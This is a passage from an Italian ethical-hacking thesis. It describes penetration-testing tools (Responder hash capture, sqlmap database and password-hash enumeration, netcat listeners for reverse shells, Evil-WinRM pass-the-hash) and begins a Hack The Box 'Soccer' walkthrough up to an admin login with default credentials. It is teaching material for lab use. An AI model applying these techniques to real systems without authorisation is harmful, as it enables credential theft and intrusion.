


Figura 3.3: Esempio di utilizzo di Gobuster

Quando si vuole avviare una scansione con Gobuster, per prima cosa è necessario indicare il tipo di scansione che si vuole eseguire, se una scansione delle directory (tramite flag `dir`), dei DNS subdomain (tramite flag `dns`) oppure dei virtual host (tramite flag `vhost`). Dopo aver scelto la tipologia è necessario fornire al programma, tramite il flag `-w`, una *wordlist*, ovvero un elenco di termini frequentemente utilizzati usato durante le valutazioni di sicurezza. Alcune di queste wordlist sono già comprese all'interno degli strumenti forniti da Kali, altre se ne possono scaricare; una raccolta di wordlist frequentemente utilizzata è quella che si può scaricare tramite il comando `apt-get install seclists`.

Il programma mette a disposizione ulteriori flag per controllare la verbosità dell'output (`-v`), il multithreading (`-t`, seguito dal numero di thread che si vuole utilizzare), etc. Per indicare il target della scansione si usa il flag `-u` seguito dal suo URL o indirizzo IP.

3.2.3 Responder

Responder è un tool Python capace di restare in ascolto nella rete e rispondere alle richieste *LLMNR* e *NTB-NS* spacciandosi per il server legittimo e carpendo le credenziali

dell'utente (in formato *HASH NTLMv2*). I protocolli LLMNR (Local-Link Multicar Name Resolution) e NTB-NS (NetBIOS Name Service) sono due protocolli abilitati di default sui sistemi Windows e il loro scopo è quello di intervenire in supporto del SO quando non è in grado di risolvere un nome Host tramite il servizio DNS o tramite il suo file Host locale.

Tramite questo tool quindi è possibile impadronirsi di credenziali che si potranno facilmente decrittare usando un programma per il cracking come *John The Ripper*; il tool può essere scaricato facilmente grazie al comando `sudo apt install responder`.

Nella Figura 3.4 si può osservare Responder che, dopo essere stato avviato tramite il comando `sudo ./Responder.py -I eth0`, si mette in ascolto sull'interfaccia di rete *eth0*.

Figura 3.4: Responder in attesa di rispondere ad una macchina richiedente

Nel caso in cui il DNS della macchina attaccata non riesca a risolvere una richiesta allora i protocolli LLMNR e NTB-NS entreranno in azione, inviando richieste a tutta la rete. A questo punto Responder intercetterà la richiesta e il sistema attaccato, credendo di aver trovato la risorsa giusta, tenterà di autenticarsi inviando l'HASH NTLMv2 dell'utente attivo sul sistema. Così facendo l'attaccante è entrato in possesso dell'HASH delle sue credenziali, come si può osservare nella Figura 3.5. Inoltre, Responder, tramite il suo falso server SMB, restituirà un errore all'utente, che crederà semplicemente di aver digitato male il nome della risorsa cercata.




Figura 3.5: Responder intercetta la richiesta e si impadronisce dell'HASH delle credenziali

Sarà possibile vedere Responder all'opera nel corso del Capitolo 6, durante la terza campagna di ethical hacking.

3.3 Burpsuite

BurpSuite è un software sviluppato da Portswigger che permette di scansionare e penetrare un sito Internet. La versione gratuita si può trovare già preinstallata in Kali ma, qualora lo si voglia scaricare, il comando da impartire su Shell Linux è `sudo apt install burpsuite`. Questa piattaforma comprende diversi tool che lavorano insieme per supportare l'intero

processo di testing, dalla mappatura e analisi iniziale del target fino alla scoperta e allo sfruttamento delle vulnerabilità di sicurezza.




Figura 3.6: Interfaccia di BurpSuite

Nella Figura 3.6 possiamo vedere come si presenta l'interfaccia di BurpSuite e quali sono le principali funzionalità che mette a disposizione, ovvero:

- *Proxy*: un proxy di intercettazione che permette all'utente di visualizzare e modificare le richieste e le risposte in transito mentre si pone in ascolto. Il server proxy può gestito in modo tale da funzionare su un IP di loopback specifico e una porta. Un esempio di questo ce lo fornisce *Foxy Proxy*, estensione per Chrome e Firefox, che consente di creare profili dedicati ai singoli proxy server, che possono essere collegati all'host e alla porta di BurpSuite.

- *Spider*: si tratta di un *web-crawler* utile a mappare la struttura del sito web che si vuole attaccare. Questa operazione è importante per un tester poiché può ottenere una lista degli endpoint, così da poter individuare dove possono trovarsi eventuali vulnerabilità; individuando più endpoint si possono individuare, quindi, più possibili superfici d'attacco.

- *Scanner*: tool, non incluso nella versione gratuita della piattaforma, che si occupa di esaminare, in modo automatizzato, il sito Web, cercando possibili vulneranbilità comunemente riscontrabili in molti siti. Le informazioni ottenute vengono, poi, mostrate all'utente, corredate di altre note circa la complessità del loro sfruttamento. Lo scanner viene, inoltre, frequentemente aggiornato in modo tale che la lista delle vulnerabilità da esso controllate sia sempre quanto più recente possibile.

- *Intruder*: consiste in un *fuzzer* ed è utilizzarto per poter modificare le richieste e le risposte intercettate mentre il programma è in ascolto. Le modifiche possono coinvolgere il codice della risposta o la sua lunghezza. Con questo strumento si può, quindi, eseguire

brute-forcing, ad esempio, su form di password. I casi d'uso più frequenti di questo tool sono solitamente enumerazione degli identificatori, ricerca di dati sensibili, fuzzing utile all'individuazione di vulnerabilità, enumerazione di sottodomini e brute-forcing sui login.

- *Repeater*: il repeater è utilizzato per una grande varietà di attività, a partire dall'invio di richieste HTTP con parametri modificati per testare vulnerabilità basate su errori di configurazione degli input. Il repeater può essere anche usato per inviare sequenze ordinate di richieste HTTP con lo scopo di testare vulnerabilità in processi a più passaggi oppure per verificare manualmente le vulnerabilità riportate dallo scanner.
- *Sequencer*: è un tool che consente di analizzare la qualità della casualità dei token generati dai web server. Le tipologie di token che è in grado di testare sono i *session token*, gli *Anti-CSRF token* e i *password reset token*. Il sequencer svolge test multipli su un campione di token e poi raccoglie i risultati, utili a dare indicazione sulla qualità degli algoritmi di randomizzazione utilizzati.
- *Decorder*: pratico tool che permette di trasformare dati usando comuni formati di codifica e decodifica. In particolare il decoder può essere usato per effettuare la decodifica manuale di dati, eseguire il riconoscimento automatico e la decodifica di formati riconoscibili e trasformare dati grezzi in vari tipi di formati di codifica e hash.
- *Comparer*: non è che un componente che permette di effettuare il confronto tra due qualsiasi istanze di dato. Lo si può utilizzare per identificare in modo rapido e facile differenze sottili tra richieste o risposte. Ad esempio, può confrontare risposte provenienti da login falliti che usano credenziali valide o meno, oppure per confrontare risposte di grandi dimensioni con lunghezze differenti. Un'applicazione interessante è quella che consente di eseguire il testing per *blind SQL injection*.
- *Extender*: l'extender di BurpSuite consente di estendere le funzionalità della piattaforma con ulteriori tool. Queste componenti sono dette anche BApp e funzionano come estensioni browser.

3.4 Sqlmap

Sqlmap è un tool open-source che automatizza il processo di rilevamento e sfruttamento di vulnerabilità del tipo SQL injection e la presa di controllo dei database di un server. Dispone di un potente motore di rilevamento, molte funzionalità specializzate per il penetretion testing e una vasta gamma di flag che vanno dal *fingerprinting* del database, al recupero dei dati dal database, fino all'accesso al file system sottostante ed all'esecuzione di comandi sul sistema operativo tramite connessioni out-of-band.

Questo tool è in grado di supportare decine di tipologie di *Database Management System*, come, ad esempio, MySQL, Oracle, PostegreSQL e MariaDB. Dispone, inoltre, di supporto completo per sei tecniche di SQL injection: *boolean-based blind*, *time-based blind*, *error-based*, *UNION query-based*, *stacked queries* e *out-of-band*. Sqlmap offre, anche, la possibilità di enumerare utenti, hash di password, privilegi, ruoli, database, tabelle e colonne. Il programma è compreso nel pacchetto di tool già preinstallati su Kali Linux ma, qualora non fosse presente, è possibile installarlo tramite il comando `sudo apt install sqlmap`.

Nella Figura 3.7 è riportato un semplice utilizzo del programma in questione; tramite il flag `-u` si indica l'URL sul quale si vuole eseguire la scansione, mentre col flag `-dbs` si effettua l'enumerazione dei database. Altri flag che degni di nota e frequentemente utilizzati sono `-v`, affinché venga emesso un output più o meno verboso, `-cookie=COOKIE`, per poter

```
root@kali:~# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.11#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent

[*] starting at 13:37:00

[13:37:00] [INFO] testing connection to the target URL
```

Figura 3.7: Esempio di utilizzo di sqlmap

inserire anche un valore di header per un Cookie HTTP e numerosi flag per l'enumerazione come `–passwords`, per enumerare gli hash delle password degli utenti presenti sul DBMS.

3.5 Shell

La *shell* è la componente fondamentale di un sistema operativo che permette all'utente il più alto livello di interazione con lo stesso. La shell, come già detto precedentemente, può essere usata per impartire comandi o avviare programmi. Esistono fondamentalmente due grandi categorie in cui si possono suddividere le shell, ovvero le *shell testuali*, come la shell di Linux, con cui l'utente interagisce tramite comandi digitati da tastiera, oppure le *shell grafiche*, dette anche interfacce grafiche o GUI, che hanno una rappresentazione grafica più *user friendly*.




Figura 3.8: Comportamento di reverse shell e bind shell

La shell, nel contesto di un penetration test, assume un ruolo centrale, poiché, per sfruttare al meglio determinate vulnerabilità riscontrate in fase di information gathering, il tester spesso cerca di ottenerne una propria, tramite la quale poter eseguire comandi sulla macchina target. Ottenere una di queste shell di comando sulla macchina obbiettivo è possibile se, a monte, sono presenti ulteriori bug e errori di configurazione che possono consentire al tester di effettuare *remote code execution*, ossia eseguire codice malevolo da remoto.

Le tipologie di shell che un tester è in grado di ottenere sulla macchina attaccata sono due (Figura 3.8):

- *Bind shell*: fa in modo che, sulla macchina attaccata, venga aperta una shell di comando e si metta in ascolto su una porta. Sarà la macchina attaccante a connettersi tramite la medesima porta.
- *Reverse shell*: al contrario della precedente, è la macchina attaccante a mettersi in ascolto su una porta e ad attendere che la macchina vittima si colleghi, permettendo, quindi, al tester di aprire la sua shell di comando sulla macchina violata.

Solitamente si preferisce adoperare una reverse shell poiché non è raro che il tentativo di connessione ad una bind shell, proveniente dalla macchina attaccante, venga intercettato e bloccato dal firewall presente sull'obbiettivo. Sono presenti molti tool utili ad acquisire una shell sulla macchina vittima; a seguire verrano presentati i due che verranno impiegati maggiormente nel corso delle successive campagne di ethical hacking.

3.5.1 Netcat

Netcat è un tool open source a riga di comando utilizzato per la comunicazione remota, utilizzabile sia col protocollo TCP/IP sia col protocollo UDP. Netcat, per la sua versatilità e praticità, si è guadagnato la definizione di "coltellino svizzero delle reti TCP/IP" e, così come un coltellino svizzero, questo programma può essere utilizzato per molte funzioni: eseguire scansione di porte su computer remoto, ascoltare in locale, trasferire file, essere usato come chat o anche per creare backdoor.

Affinché Netcat possa collegarsi ad un computer remoto, il comando da impartire alla shell Linux è `nc [opzioni] indirizzo.computer.remoto.porta`, mentre, per ricevere localmente una connessione, l'istruzione sarà `nc -l -p porta [opzioni]`. Nella Figura 3.9 è mostrato un esempio di utilizzo del programma; nel caso specifico viene mostrato come Netcat si può porre in ascolto di un segnale su una porta (nella figura porta 4444).




Figura 3.9: Esempio di uso di Netcat

Nella figura si possono osservare anche alcuni dei flag che il programma mette a disposizione dell'utente: `-l` serve ad impostare Nectcat in modalità ascolto, `-n` per indicare l'indirizzo IP numerico, `-v` per ottenere un output verboso, e `-p`, per indicare la porta sulla quale ci si vuole porre in attesa. Qualora il programma non sia presente sulla propria macchina Kali Linux, è possibile scaricare questo tool grazie al comando `sudo apt install netcat-traditional`.

Una volta che Netcat è messo in ascolto, dovrà essere eseguito un *payload* sulla macchina attaccata, in modo tale da permettere all'attaccante di ricevere la reverse shell e poter, quindi, eseguire comandi ottenendo il controllo del sistema da testare.

3.5.2 Evil-WinRM

Prima di illustrare cosa sia Evil-WinRM, illustramo cosa sia WinRM, ovvero l'implementazione Microsoft del protocollo WS-Management. Si tratta di un protocollo basato su SOAP che consente l'interoperabilità di hardware e sistemi operativi di diversi fornitori. Microsoft lo ha incluso nei propri sistemi operativi per semplificare la vita degli amministratori di sistema.

Evil-WinRM lavora grazie al *PowerShell remoting protocol*, utile ad inizializzare i pool di spazi di esecuzione e a creare ed elaborare pipeline; esso è uno strumento utilizzato dagli amministratori di sistema per testare la sicurezza delle connessioni WinRM attraverso la creazione di payload maligni. Questo programma può essere utilizzato su qualsiasi server Microsoft Windows con la porta 5985 abilitata, a patto di avere le credenziali e le autorizzazioni per utilizzarlo.

Per poter installare questo tool è sufficente eseguire il seguente comando: `sudo apt install evil-winrm`. Nella Figura 3.10 possiamo osservare la schermata di *help* fornita dal tool.

Figura 3.10: Schermata di help di Evil-WinRM

Poniamo per un istante l'attenzione su alcuni flag frequentemente utilizzati e che vedremo in azione anche nei capitoli successivi: `-i`, per indicare l'indirizzo IP della macchina alla quale ci si desidera collegare, `-u`, al seguire del quale viene riportato il nome dell'utente al quale si vuole accedere, `-p` e `-H` per poter effettuare l'autenticazione, rispettivamente, tramite password vera e propria, oppure tramite l'NTHash della password (effettuando, in tal modo, un *Pass-the-Hash attack*).

CAPITOLO 4

Prima campagna di ethical hacking

All'interno di questo capitolo, e per i successivi due, viene illustrata l'intera procedura di penetration test, effettuato su macchine reali messe a disposizione dal sito Hack The Box. Hack The Box, infatti, fornisce decine di macchine affette da svariati tipi di vulnerabilità, pronte per essere attaccate in modo da poter ottenere prima i permessi dello User, ovvero l'utente di basso livello, e poi i privilegi da utente Root, ovvero da amministratore del sistema.

A seguire verranno esposti tutti i dettagli che hanno permesso di ottenere il completo controllo sulla prima macchina scelta su Hack The Box, suddividendo l'esposizione della procedura delle varie campagne di hacking in tre fasi: Information Gathering, fase preliminare di raccolta di informazioni, Foothold, fase in cui l'obbiettivo è ottenere il controllo sul livello Utente del sistema, e Privilege Escalation, fase durante la quale si cerca di elevare i propri privilegi a quelli di Amministratore di Sistema. La prima macchina è denominata Soccer ed è una macchina che opera con sistema operativo Linux.

4.1 Information Gathering

Prima di poter eseguire qualunque operazione sulla macchina, è necessario collegarsi alla VPN del sito Hack The Box tramite il comando `sudo openvpn nomefile.ovpn`. Una volta collegati alla rete privata del sito è possibile attivare la macchina *Soccer* e ci viene fornito il suo indirizzo IP `10.10.11.194`.

Ottenuto l'IP si possono iniziare ad eseguire tutte le scansioni necessarie, a partire da *Nmap*, per individuare quali siano le porte aperte sulla macchina. Nella Figura 4.1 è possibile osservare i risultati restituiti da tale scansione, tramite il comando `nmap -sC -sV -p- 10.10.11.194`. I flag utilizzati hanno i seguienti significati:

- `-sC`, per utilizzare gli script di default, utili a ottenere ulteriori informazioni;
- `-sV`, per effettuare il Version Scan, precedentemente introdotto nella Sezione 3.2.1;
- `-p-`, utile ad eseguire la scansione su tutte le 65535 porte possibili; nel caso di omissione di questo parametro, la scansione verrebbe eseguita solatanto sulle 1000 più popolari di ogni protocollo.

Dall'output in figura si possono osservare diverse porte aperte sulla macchina; queste sono:




Figura 4.1: Scansione dell'indirizzo IP con Nmap

- la porta 22, legata al servizio *SSH* utile a stabilire sessioni remote cifrate tramite shell di comando;
- la porta 80, utilizzata dal protocollo HTTP;
- la porta 9091, comunemente non utilizzata; per tale motivo è difficile dire per quale servizio possa essere impiegata.

La presenza della porta 80, però, suggerisce la presenza di un web server; pertanto, possiamo aggiungere il dominio legato all'indirizzo IP nel file `/etc/hosts`, utilizzato dal sistema operativo per risolvere i nomi degli host con gli indrizzi IP. Una volta fatto ciò, ci si può collegare all'indirizzo IP della macchina tramite browser, mediante l'indirizzo `10.10.11.194:80`. Nella Figura 4.2 si può vedere che, avviata la ricerca, si è reindirizzati alla home di una pagina web.




Figura 4.2: Pagina Web restituita dalla ricerca

Dalla scansione Nmap, inoltre, si può vedere che la macchina impiega come web server *Nginx/1.18.0*, dato confermato anche dai risultati forniti dalla *web extension Wappalyzer* (Figura 4.2), estensione per Mozilla e Chrome che permette di individuare, in pochi secondi, quali software sono impiegati all'interno di una pagina Web.

Una volta aperta la pagina web si può osservare che nessun elemento di essa è interagibile; pertanto è sicuramente ragionevole proseguire con ulteriori scansioni ed enumerazioni.




Figura 4.3: Scansione della pagina web tramite Wappalyzer

In Figura 4.4 si può osservare una scansione eseguita con *Nikto*, scanner generale di vulnerabilità per server Web, tramite il comando `nikto -host http://soccer.htb -C all`.




Figura 4.4: Scansione della pagina web con Nikto

Le informazioni ottenute dalla scansione precedente non forniscono informazioni utili, allora si può continuare eseguendo l'enumerazione delle directory del Web server tramite *Gobuster*, strumento introdotto nella Sezione 3.2.2.




Figura 4.5: Scansione del web server tramite Gobuster

Eseguendo il comando `gobuster dir -u http://soccer.htb -w wordlists.txt -x php` viene eseguita una scansione sull'URL indicato a seguire del flag `-u`, impiegando una lista di parole comuni (riportata dopo il flag `-w`) e filtrando i risultati in modo da avere solo i file con estensione *php* (`-x`). Da questa scansione si verifica la presenza della pagina

`http://soccer.htb/tiny/`, legata alla pagina principale del Web server, e che porta ad una form di login per *TinyFileManager*.




Figura 4.6: Form di login visibile all'apertura della pagina ottenuta dall'enumerazione con Gobuster

Non essendo a conoscenza di alcun tipo di credenziale, allo stato attuale, risulta impossibile effettuare il login sulla piattaforma. Esaminando più attentamente, la pagina si può notare, però, che, al di sotto della form compilabile, è presente *@ CCP Programmers*, un link ad un'ulteriore pagina web. Cliccando sul link si viene riportati ad un repository di *Github* riguardante proprio *TinyFileManager*. Esaminando le informazioni contenute nel *READ.me* del repository si può leggere che, per questo tipo di servizio, sono impostate delle credenziali di default sia per utente normale, che come amministratore. Nella Figura 4.7 si può vedere come queste credenziali di base siano chiaramente indicate nella documentazione del software.




Figura 4.7: Credenziali di default riportate nella documentazione del repository

Avendo trovato queste preziose informazioni si può tentare di effettuare l'accesso come amministratore, tentativo che risulta andare a buon fine e consente di entrare sulla piattaforma. Una volta entrati, si nota immediatamente la presenza di una sezione del sito dedicata

all'upload di file nel file manager (Figura 4.8). Questo risulta essere un importante campanello d'allarme in quanto, se il sito non fosse correttamente configurato, potrebbe essere possibile effettuare una *Local File Inclusion* (*LFI*), ovvero una tecnica di attacco che consiste nell'indurre un'applicazione web a eseguire o esporre file presenti sul web server che, in realtà, non dovrebbe né eseguire né rendere visibili.




Figura 4.8: Interfaccia del sito una volta effettuato il login come admin

4.2 Foothold

